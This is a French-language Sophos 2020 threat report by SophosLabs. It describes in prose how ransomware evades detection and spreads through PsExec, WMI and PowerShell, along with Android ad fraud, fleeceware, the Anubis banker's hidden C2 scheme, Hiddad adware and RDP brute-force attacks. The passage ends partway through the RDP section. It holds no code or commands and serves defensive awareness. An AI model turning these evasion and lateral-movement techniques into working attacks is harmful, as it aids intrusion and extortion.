Sophos 2020 Rapport sur les menaces

Nous sécurisons vos angles morts.

Découvrez les défis à relever au cours de l'année à venir, pour sécuriser les données, les systèmes et les personnes dans un environnement de plus en plus complexe.

Par l'équipe de recherche des SophosLabs.

SOPHOS
Cybersecurity evolved.

Sommaire

La complexité de la simplicité

Par Joe Levy, Directeur technique (CTO) chez Sophos

La « cybersécurité » est un terme qui englobe un large éventail de mesures de protection issues de plusieurs domaines de spécialisation. Autrement dit, la sécurité revêt de nombreux aspects. En tant que spécialistes de la sécurité, notre mission est à la fois de concevoir de nouveaux outils requis pour bloquer efficacement les menaces, mais aussi de contribuer à comprendre la transversalité de la sécurité, pour 2020 et au-delà.

Nous devons comprendre l'environnement de la sécurité autant pour nous-mêmes que pour les clients que nous servons. Une meilleure compréhension permet d'aboutir à de meilleures décisions. Fondamentalement, cette vision de la sécurité nous rapproche toujours davantage de notre objectif : sécuriser les personnes et les systèmes d'information dont elles dépendent.

Chaque année, les criminels s'adaptent aux meilleures défenses développées par les opérateurs et les éditeurs de l'industrie. Dans le même temps, les défenseurs doivent protéger les systèmes et les processus avec de nouvelles fonctionnalités (lire : type d'attaques) et avec une interdépendance mondiale sans cesse croissante sur le fonctionnement de ces systèmes.

Mais l'on ne peut pas se défendre contre ce que l'on ne comprend pas. En effet, il n'est pas toujours facile d'imaginer des scénarios d'attaque complexes, car c'est le jeu du chat et de la souris entre attaquants et défenseurs qui contribue à façonner les menaces futures. Cette année, notre rapport présente à la fois l'éventail élargi des domaines de sécurité que nous observons et défendons aujourd'hui, ainsi que l'avancée des adversaires sur de nouveaux territoires.

En tant que spécialistes de la cybersécurité et quel que soit notre rôle (dans l'exploitation, la recherche, le développement, la gestion, le support, la stratégie ou toute autre fonction), chaque jour nous offre l'occasion de mieux comprendre et d'expliquer la nature des cyberattaques. Une telle compréhension exige de la précision. Et elle doit pouvoir être aisément expliquée pour être accessible au plus grand nombre. La meilleure sécurité doit faire les deux : protéger et éduquer, défendre et informer.

J'espère que vous trouverez notre rapport sur les menaces instructif et qu'il vous aidera, quel que votre rôle dans la sécurisation des personnes et des systèmes.

Les auteurs de ransomwares font monter les enchères

Les ransomwares font de plus en plus de victimes chaque année, mais ils ont leur talon d'Achille : le chiffrement est un processus qui prend du temps et qui dépend de la puissance de traitement de la CPU de la machine hôte. Il faut du temps pour que des algorithmes de chiffrement suffisamment puissants chiffrent en toute sécurité les données sur des disques durs entiers. Dans le cas des ransomwares, l'application doit se soucier aussi bien d'optimiser son attaque, tout en échappant à la détection par les outils de sécurité modernes, que du chiffrement.

La priorité étant d'échapper à la détection, bon nombre d'attaquants déployant des ransomwares semblent avoir bien compris comment les produits de sécurité Endpoint et réseau détectent ou bloquent les activités malveillantes. Les attaques de ransomware commencent presque toujours par une tentative de déjouer les contrôles de sécurité, même si leur taux de réussite varie.

Les hackers ont également découvert que ces attaques, une fois perpétrées, ont plus de chances d'aboutir au versement de la rançon lorsqu'ils prennent en otage assez de données.

Bien que le but du ransomware soit toujours le même, à savoir prendre vos fichiers en otage, il est beaucoup plus facile de changer l'apparence d'un malware (obfuscation du code) que de changer son but ou son comportement. Les ransomwares modernes reposent sur l'obfuscation pour réussir.

En outre, les ransomwares peuvent être préparés pour une seule victime, protégés par un mot de passe unique ou exécutés seulement dans un laps de temps défini. Cela empêche à la fois l'analyse automatisée de la technologie de sandboxing et la rétro-ingénierie manuelle par des chercheurs spécialisés en menaces pour déterminer le but de l'échantillon.

Mais les ransomwares présentent d'autres comportements ou caractéristiques que les logiciels de sécurité modernes peuvent cibler pour déterminer si une application commet ou a commis des actions malveillantes. Certaines caractéristiques ne peuvent pas être modifiées aisément par les pirates, comme le chiffrement successif des documents. Mais d'autres peuvent être modifiées ou ajoutées, ce qui permet au ransomware de désorienter certains outils de sécurité anti-ransomware. Tout cela n'est qu'un aperçu des tendances comportementales que nous avons pu observer.

Nos outils de gestion utilisés contre nous

Nous avons observé que des attaquants utilisaient des identifiants volés ou exploitaient des vulnérabilités dans des solutions de gestion et de surveillance à distance (RMM) telles que Kaseya, ScreenConnect et Bomgar. Ces solutions RMM sont généralement utilisées par un fournisseur de services managés (MSP) qui gère à distance l'infrastructure informatique du client et/ou les systèmes des utilisateurs. Les solutions RMM fonctionnent généralement avec des privilèges élevés et, en cas de violation, offrent à l'attaquant distant un accès quasi direct au clavier, aboutissant à des prises en otage de données. Grâce à cet accès, il peut facilement distribuer à distance des ransomwares sur les réseaux, touchant potentiellement plusieurs clients MSP à la fois.



Figure 1 : La chaine de frappe (killchain) du ransomware MegaCortex utilise des applications légitimes d'administration système, telles que WMI, pour diffuser des malwares comme s'il s'agissait d'une mise à jour système.

Il est important d'activer l'authentification multifacteurs (MFA) sur les outils de gestion centralisée et de laisser la protection antialtération activée sur le logiciel de protection des systèmes. Les attaques actives peuvent également essayer de se connecter au portail de sécurité centralisé pour désactiver la protection sur le réseau.

Assurez-vous que tous les outils et les comptes de gestion s'appuient sur une authentification multifacteur pour empêcher les criminels de les utiliser contre votre entreprise.

Le code de l'attaquant apparait comme « fiable » alors que celui-ci augmente ses privilèges

Bien qu'il soit conseillé d'attribuer des droits d'accès limités aux comptes utilisateur — et donc aux applications qu'ils exécutent —, dans le contexte actuel des menaces, cela n'est pas d'une grande aide. En effet, même si l'utilisateur connecté dispose d'autorisations et de privilèges standards limités, les ransomwares actuels peuvent contourner le contrôle du compte utilisateur (UAC) ou exploiter une vulnérabilité logicielle telle que CVE-2018-8453 pour accroître les privilèges. Et les adversaires actifs qui visent le réseau de manière interactive pourront s'emparer d'un identifiant admin pour s'assurer que le chiffrement du ransomware s'effectue via un compte de domaine privilégié, pour ainsi satisfaire ou même dépasser les autorisations d'accès aux fichiers et maximiser la réussite.

Les pirates peuvent également minimiser la détection en signant numériquement le code de leur ransomware avec un certificat Authenticode. Lorsque les ransomwares sont correctement signés par un code, les défenses anti-malware ou anti-ransomware peuvent ne pas analyser leur code aussi rigoureusement que les autres exécutables sans vérification de signature. Le logiciel de sécurité Endpoint peut même choisir de faire confiance au code malveillant.

Des attaques réussies grâce aux meilleurs outils de sécurité

Pour propager automatiquement un ransomware sur des systèmes et des serveurs homologues, les adversaires exploitent un utilitaire sûr à double usage, tel que PsExec de Microsoft Sysinternals. L'attaquant crée un script qui répertorie les machines ciblées collectées et les incorpore à PsExec, un compte de domaine privilégié, et au ransomware. Ce script copie et exécute successivement le ransomware sur les différentes machines. Cette action prend moins d'une heure, en fonction du nombre de machines ciblées. Au moment où la victime réalise ce qui se passe, il est trop tard, car ces attaques se produisent généralement au milieu de la nuit, lorsque le personnel informatique n'est pas là.



Figure 2 : Les ransomwares ont fait leur apparition il y a plus de 30 ans sous forme de malware

Comme alternative à PsExec, nous avons également vu des cybercriminels exploiter un script de connexion et déconnexion via un objet de stratégie de groupe (GPO) ou en abusant de l'interface d'administration Windows (WMI) pour diffuser un ransomware en masse sur un réseau.

Certains ransomwares abusent de Windows PowerShell pour lancer un script PowerShell depuis Internet, configuré pour démarrer automatiquement le ransomware après quelques jours. Avec cette combine, l'attaque semble venir de nulle part. Dans ce scénario, l'attaque même de chiffrement de fichier est réalisée par le processus Windows POWERSHELL.EXE, faisant croire au logiciel de sécurité Endpoint que c'est une application de confiance qui est en train de modifier les fichiers. Pour atteindre le même objectif, un ransomware peut injecter son code malveillant dans un processus de confiance en cours d'exécution, tel que SVCHOST.EXE, ou utiliser l'application Windows RUNDLL32.EXE pour chiffrer des documents depuis un processus de confiance. Cette tactique peut déjouer certaines solutions anti-ransomware qui ne surveillent pas ou sont configurées pour ignorer l'activité de chiffrement par les applications Windows par défaut.

Les ransomwares peuvent également s'exécuter à partir d'un flux de données alternatif (ADS) NTFS pour se dissimuler face aux utilisateurs victimes et au logiciel de protection Endpoint.

L'efficacité et la hiérarchisation donnent aux auteurs de ransomwares une longueur d'avance

Pour être sûr que les victimes paient la rançon, le ransomware tentera de chiffrer autant de fichiers que possible, parfois même compromettant, voire paralysant délibérément le système. Ces documents peuvent être stockés sur des lecteurs fixes en local et sur des supports amovibles, ainsi que sur des lecteurs mappés partagés à distance. Le ransomware peut même donner la priorité à certains lecteurs ou à certaines tailles de document pour garantir le succès avant d'être détecté par le logiciel de sécurité ou remarqué par les victimes. Par exemple, un ransomware peut être programmé pour chiffrer plusieurs documents en même temps via plusieurs threads, donner la priorité à des documents plus petits ou même compromettre des fichiers sur des lecteurs mappés et partagés à distance.

	WannaCry	GandCrab	SamSam	Dharma	BitPaymer	Ryuk	LockerGoga	MegaCortex	RobbinHood	Sodinokibi
Type	Ver	RaaS	Ciblé	Ciblé	Ciblé	Ciblé	Ciblé	Ciblé	Ciblé	RaaS
Signature de code	-	-	-	-	-	-	Oui	Oui	-	-
Elévation des privilèges	Exploit	Identifiants	Identifiants	Identifiants	Exploit	Identifiants	Identifiants	Identifiants	Identifiants	Exploit
Réseau en 1er	-	-	-	Oui	Oui	-	-	-	-	-
Multi-processus	-	-	-	Oui	-	Oui	-	-	-	Oui
Chiffre les fichiers	Copie, écrase	Ecrase	Copie	Copie	Ecrase	Ecrase	Ecrase	Ecrase	Copie	Ecrase
Renomme	Après	Après	Après	Après	Après	Après	Avant	Avant	Après	Après
Blob de clé	En-tête	Fin de fichier	En-tête	Fin de fichier	Note de rançon	Fin de fichier	Fin de fichier	Fichier séparé	Nouveau	Fin de fichier
Fond d'écran	Oui	Oui	-	-	-	-	-	-	-	Oui
Vssadmin	Après	Après	Avant	Avant, après	Avant	Après	-	Après	Avant	Avant
BCDEdit	Après	-	-	-	-	-	-	-	Avant	Après
Cipher	-	-	-	-	-	-	Après	Après	-	-
0 allocation	-	-	-	Oui	-	-	-	-	-	-
Flush buffers	Oui	Double écriture	-	-	Oui	-	-	-	-	-
Chiffrement par proxy	-	Oui	-	-	-	Oui	-	Oui	-	-

SOPHOSlabs

Figure 3 : Comparaison des caractéristiques et des modèles de comportements présentés par les 10 familles de ransomware les plus dangereuses

Les tendances des malwares sur mobiles : Des mauvais coups lucratifs

Au cours de l'année dernière, nous avons observé une diversité et une variabilité croissantes des types d'attaques utilisées par les criminels pour cibler les détenteurs de smartphones. Les puissants ordinateurs de poche que bon nombre d'entre nous transportent chaque jour contiennent une mine d'informations personnelles et sensibles qui révèlent en grande partie notre vie quotidienne. Mais les attaquants n'ont pas besoin de voler ces informations pour récolter les fruits financiers d'une attaque.

En effet, nous dépendons de plus en plus de ces appareils pour sécuriser nos comptes les plus confidentiels, en utilisant une authentification à deux facteurs reliée soit à nos messages SMS, soit aux applications d'authentification des téléphones mobiles eux-mêmes. Un certain nombre d'attaques de type « SIM jacking » survenues l'an dernier ont révélé que des attaquants ciblaient le maillon faible entre les clients et leurs fournisseurs de téléphonie mobile grâce à l'ingénierie sociale, se traduisant par plusieurs vols d'argent et de cryptomonnaie de grande envergure auprès d'individus fortunés.

Mais les malwares restent la principale préoccupation, principalement (mais pas exclusivement) sur la plate-forme Android. Pour remédier à cela, les opérateurs des grands marchés du logiciel, Apple et Google, analysent les applications pour savoir si elles contiennent du code connu pour son utilisation malveillante. Si le store trouve quelque chose, cette application est immédiatement examinée par des défenses automatisées intégrées, par exemple, dans les processus d'admission au Google Play Store. Certains développeurs d'applications malintentionnés ont mis au point des tactiques ingénieuses pour dissimuler la véritable intention de leur application auprès de Google (ou des chercheurs en sécurité). Ils peuvent trafiquer une application afin d'éviter tout contrôle tout en ciblant les utilisateurs vulnérables avec des méthodes peu scrupuleuses.

Face à un écosystème de portables fragmenté côté Android, dans lequel un grand nombre de fabricants offrent rarement les mises à jour essentielles du système d'exploitation, ces appareils doivent rester parfaitement sécurisés. Les smartphones et les tablettes restent une cible très lucrative pour un large éventail d'attaques.

L'argent publicitaire nourrit les fraudeurs non malveillants

La publicité aide les développeurs d'applications légitimes à payer leurs factures, tout en permettant aux consommateurs de bénéficier d'applications utiles ou divertissantes. En soi, la publicité n'est pas malveillante. Mais l'année dernière, les chercheurs des SophosLabs ont identifié plusieurs applications Android dont le seul objectif semble être de maximiser les revenus publicitaires, au détriment de quasiment tout le reste.

Pour ce faire, ces développeurs peu scrupuleux trompent les utilisateurs. Certains publient des applications qui, pour l'essentiel, s'apparentent à des applications plagiées d'autrui, en intégrant des bibliothèques de publicités qui ne font pas partie de l'application d'origine. Comme ces applications ne contiennent aucun code ouvertement malveillant, l'analyse automatique effectuée lors de leur premier téléchargement sur le Play Store indique qu'elles sont sans danger et leur permet donc d'être publiées et téléchargeables par les consommateurs.

Figure 4 : Une chaîne User-Agent d'une application Android signale à un annonceur qu'un « clic » publicitaire frauduleux provient d'un appareil Apple.

D'autres développeurs ont créé des applications originales qui, en plus de leurs fonctions indiquées, utilisent des instructions spécialement conçues pour reproduire des « clics » sur le contenu publicitaire afin de convaincre les annonceurs que les utilisateurs ont été séduits par les annonces parues dans l'application. Lorsqu'un utilisateur clique sur une publicité, le réseau publicitaire paye une prime au développeur dont l'application a affiché la publicité. Les clics frauduleux garantissent que l'affilié publicitaire reçoit le montant de la prime, et ce à maintes reprises.

Certaines de ces applications trompeuses ont signalé aux annonceurs une chaîne falsifiée User-Agent, donnant l'impression que les clics artificiels, générés depuis une seule application Android sur un seul appareil, provenaient en fait de dizaines d'applications différentes sur un grand nombre d'appareils, y compris des iPhones.

Cette fraude non seulement pèse lourdement sur les annonceurs, mais les utilisateurs trouvent que les applications se livrant à ce genre de fraude publicitaire consomment des quantités de données monumentales, même lorsque le téléphone est en mode veille. Cela a un coût, notamment une durée de vie plus courte de la batterie, des frais plus élevés pour l'utilisation des données et des performances réduites.

Fleeceware, le nouveau modèle qui « plume » les consommateurs

Cette année, les SophosLabs ont également identifié un groupe d'applications utilisant un nouveau modèle lucratif, que nous avons baptisé Fleeceware. Leur unique objectif est d'escroquer de grandes quantités d'argent aux consommateurs, d'où leur nom provenant de l'anglais « to fleece » qui signifie « plumer ». Ces applications ne se livrent pas à ce qui relève traditionnellement de l'activité malveillante. On ne les considère pas non plus comme des applications « potentiellement indésirables » (PUA), car il n'existe pas de « potentiellement » dans l'équation : personne ne veut être plumé.

Les développeurs d'applications Fleeceware tirent profit du modèle d'achat intégré disponible dans l'écosystème Play Market d'Android. Les utilisateurs téléchargent et utilisent les applications gratuitement pendant une courte période d'essai, mais sont tenus de fournir au développeur leurs informations de paiement au début de la période d'essai. Si l'utilisateur n'annule pas l'évaluation avant son expiration, le développeur le facture d'au moins 100 dollars pour des applications avec des fonctions aussi basiques que des filtres photo ou des scanners de code-barres.



Figure 5 : L'une des applications Fleeceware que nous avons signalées à Google a facturé 215 euros par mois aux utilisateurs après l'expiration de « l'essai gratuit » de 72 heures.

Bien entendu, de nombreux utilisateurs supposent que la simple désinstallation de l'application met fin à la version d'évaluation. Mais les développeurs exigent que ces utilisateurs passent par un processus d'annulation. À la fin de la période d'essai, si l'utilisateur qui a téléchargé et installé l'une de ces applications ne l'a pas désinstallée ni informé le développeur qu'il ne souhaite pas poursuivre son utilisation, le développeur facture l'utilisateur, parfois sous forme « d'abonnement » mensuel s'élevant à plus de 200 dollars/mois pour un simple outil comme un créateur de GIF animés.

Les voleurs d'identifiants bancaires échappent aux contrôles du Play Store

Les « bankers » sont des applications conçues pour voler les identifiants des organismes financiers, et elles préoccupent les utilisateurs d'Android depuis longtemps. Google est constamment soumis aux pressions de ce type de malware et passe son temps à tenter d'empêcher les bankers de s'infiltrer dans le Play Store. Ces derniers ont évolué dans le temps pour échapper à la détection automatisée du code malveillant.

Ceux ayant été identifiés sur le Play Store en 2019 sont principalement des téléchargeurs. Ces applications apparaissaient comme des applications bancaires, qui téléchargeaient les charges virales de bankers de second niveau en arrière-plan. Le code malveillant n'étant présent dans le fichier qu'après le téléchargement et l'installation de l'application par l'utilisateur, il est très difficile pour les services d'analyse de sécurité de Google de détecter et de prévenir ces menaces.

Les bankers ont également commencé à violer plusieurs autorisations d'application sur Android, telles que l'autorisation Accessibilité (destinée à aider les utilisateurs handicapés). Des applications malveillantes utilisent cette autorisation pour s'octroyer le droit d'installer une charge virale et de surveiller certaines actions comme les saisies du clavier virtuel lors de la connexion des utilisateurs aux applications bancaires légitimes.



Figure 6 : Exemple de flux d'attaque, montrant comment un malware banker Android appelé Anubis contourne la détection du code malveillant de Google dans le Play Store

Le cheval de Troie Anubis constitue un exemple parfait d'une approche masquée. Par exemple, non seulement le malware dissimule sa véritable intention, mais il utilise des méthodes « hors bande » pour communiquer avec son ou ses opérateurs, telles que la vérification de comptes de réseaux sociaux spécifiques sur Twitter ou Telegram, plutôt qu'une connexion plus traditionnelle directement sur un serveur C2. Sur les réseaux sociaux, cela ressemble simplement à une suite de caractères chinois, mais la réalité est beaucoup plus insidieuse.



Figure 7 : Un des comptes Telegram surveillé par un cheval de Troie Anubis

De tels messages cachent un schéma de codage complexe basé sur l'utilisation d'un chiffrement de substitution qui permute des caractères de l'alphabet chinois (simplifié) à l'alphabet latin, puis effectue un décodage supplémentaire à la sortie.

Figure 8 : Comment Anubis transforme les chaînes de glyphes chinois en URL d'un serveur C&C

Pour être juste, Google a amélioré la sécurité des nouvelles versions de son système d'exploitation Android, mais le jeu du chat et de la souris, entre les ingénieurs de Google et les escrocs, se poursuit. Et étant donné que tous les utilisateurs d'Android ne reçoivent pas de mises à jour régulières, la fragmentation du système d'exploitation Android empêche certains utilisateurs d'avoir la meilleure protection contre les malwares.

Adware caché



Figure 9 : Une application Hiddad masque son icône après la première utilisation.

« Hiddad » est une famille de malwares dont le principal objectif est la monétisation par des publicités agressives. Pour survivre, le malware se rend difficile à trouver sur l'appareil. Il se dissimule afin de contourner toute tentative de désinstallation. Plus il reste longtemps sur l'appareil, plus il peut générer de revenus publicitaires pour son auteur.

Le malware masque l'icône de l'application dans le menu et dans le lanceur d'applications, et s'accompagne souvent d'autres types d'escroquerie telles que la création d'un raccourci qui ne désinstalle pas l'application. Les malwares Hiddad peuvent également se donner des noms inoffensifs et des icônes génériques dans les paramètres du téléphone.

Ils se présentent généralement sous la forme d'une application légitime, telle qu'un lecteur de code QR ou une application de retouche photo. Ses auteurs le mettent à disposition du public dans les boutiques d'applications afin d'infecter rapidement un grand nombre d'appareils pour augmenter rapidement les revenus publicitaires. Certaines applications Hiddad incitent sans arrêt les utilisateurs à donner une bonne note ou à installer d'autres applications Hiddad afin d'accroître leur popularité et leur nombre d'installations en très peu de temps.

De nombreuses applications infectées par un tel malware ont été découvertes l'an dernier. Rien qu'en septembre 2019, au moins 57 applications Hiddad ont été découvertes sur Google Play, totalisant environ 15 millions de téléchargements. Les SophosLabs découvrent une nouvelle série d'applications de cette envergure toutes les deux à trois semaines. Bon nombre d'entre elles ont réussi à totaliser plus d'un million de téléchargements dans les quelques semaines suivant leur publication sur le Play Store. Grâce à un système de monétisation à faible risque générant un flux constant de paiements pour ses auteurs, Hiddad est une menace à surveiller pour l'année à venir.

Ignorer le « bruit de fond d'Internet » est de plus en plus risqué

Depuis qu'Internet est devenu une plate-forme commerciale ces trente dernières années, la quantité de bruit qui s'échoue sur les rives de nos réseaux n'a cessé de croître en volume et en férocité. Les contrôles de ports et les tentatives d'exploration des réseaux s'accompagnent de plus en plus d'un trafic d'attaques hostiles généré par des vers et des activités frauduleuses automatisées.

Ce bruit de fond d'Internet, analogue au fond diffus cosmologique qui a envahi l'univers depuis le Big Bang, est à l'origine d'un nombre croissant de violations et de fuites affectant un large éventail de systèmes et de services Internet.



Figure 10 : Lors d'une expérience, Sophos a configuré des honeypots dans des centres de données dispatchés autour du globe. Certaines ont reçu près de 600 000 tentatives de connexion par force brute

Les SophosLabs ont observé comment ces attaques ont affecté aussi bien les détenteurs de réseaux d'entreprises que les particuliers au cours de l'année passée. Internet, et donc nous tous, avons une épée de Damoclès virtuelle suspendue au-dessus de nos têtes : les nouveaux exploits vermiformes tels que BlueKeep et les attaques actuelles basées sur les exploits EternalBlue et DoublePulsar constituent une menace pour l'ensemble du Web.

Les services RDP en ligne de mire

Les abus du protocole RDP (Remote Desktop Protocol), aussi bien son service hébergé que l'application cliente, ont augmenté en 2019. Suite aux attaques RDP de grande envergure lancées en 2018 par les auteurs du ransomwares SamSam, d'autres attaquants ont saisi la vague RDP et continuent aujourd'hui d'en tirer profit.

Les millions de systèmes dotés d'un service RDP et exposés à Internet sont une problématique persistante en termes de gestion des menaces pour toutes les entreprises, quelle que soit leur taille. De nombreux attaquants tentent simplement de lancer des attaques par force brute contre les services RDP qu'ils trouvent sur le Web public, en utilisant des listes de mots de passe médiocres fréquemment utilisés.

